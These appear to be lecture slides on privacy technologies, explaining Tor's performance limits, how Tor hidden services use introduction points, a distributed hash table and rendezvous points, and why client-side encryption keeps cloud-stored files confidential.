- Tor provides anonymity at the cost of performance: **much slower**
 - OR might be at 3 different corners of the world
 - OR might not be on very high bandwidth links
- If you use your credentials to log in or use your credit card, Tor can't help you!
- Similar to VPN, you need to use TLS (HTTPS) otherwise the last hop is unencrypted


Tor Hidden Services

- Previous examples were about anonymous access to a public server/service
 - Alice is anonymous but the server is public
- Tor also supports **hidden servers/services** (aka dark web)
 - Alice is anonymous, the server is also anonymous, Tor helps them talk!
- Alice needs ``some'' identifier for the service
`vwv6ybal4bd7szmgncyruucpgfkqahzddi37ktceo3ah7ngmcopnpyyd.onion`

Public key

Tor Hidden Services: Introduction Points

- The hidden server selects three random OR as **Introduction Points (IP)**
- Server creates public key and establishes Tor circuits to each IP
- The server creates a **descriptor** containing the IPs, signed using its secret key!



Interlude: Distributed Hash Table

Distributed protocol to identify parties responsible for $(key, value)$ pairs.

Input for lookup: key

Then: communication in network to find a server responsible for key who knows $value$

Upon joining of new server:


Made responsible for *some* keys.

Important:

- DHT does **not** protect privacy of $key, value$.
- There is **no** coordinator.


Tor Hidden Services: Finding the IPs

- Server uses DHT to identify some nodes based on pk , then gives them descriptor
- If Alice looks for service, she identifies same nodes using pk via DHT, gets descriptor and validates signature using pk
- From descriptor, Alice can then identify IPs




Tor Hidden Services: Rendezvous Point

- Alice makes a 3-hop Tor circuit to a random OR: **The Rendezvous Point (RP)**
- Alice generates a random id and asks a random IP to pass it to the hidden server (via the RP)
- The introduction is **via 3 Tor circuits**: Alice-RP, RP-IP, IP to Hidden Server



Tor Hidden Services: Circuit Establishments

- The Hidden Server can choose to accept or deny the random ID
- If accepted, it creates a 3-hop TOR circuit to the Rendezvous Point (RP)
- At this point the RP can match the random ID into the same **7-hop Tor circuit**



End-to-End encryption


Private communication

End-to-End Encryption

- The term is used from various perspectives
 - From a networking perspective, TLS is E2E (client end to server end)
 - As opposed to link-layer encryption (e.g. WiFi encryption)
- From an application perspective, a server may be a temporary end (user end to user end)
 - Let's see at an example: Cloud services such as Google drive


Cloud Storage

- Alice sends a private file to Google servers over an encrypted TLS channel
- Google stores it on the Google servers
- Alice downloads the private file from the Google servers over an encrypted TLS channel
- **Is this really private?**




Cloud Storage

- Alice sends a private file to Google servers over an encrypted TLS channel
- Google stores it on the Google servers
- Alice downloads the private file from the Google servers over an encrypted TLS channel
- **Is this really private? No, Google can read the file – no confidentiality**



Cloud Storage with Client-Side Encryption

- Alice encrypts the file locally
- She sends the encrypted file to the server
- The server stores the encrypted file but doesn't have access to the key!
- Alice downloads the encrypted file from the server and decrypts it locally
- May have disadvantages for cloud provider: no deduplication



Client-Side Encryption

A **privacy-friendly** way to use **cloud services**

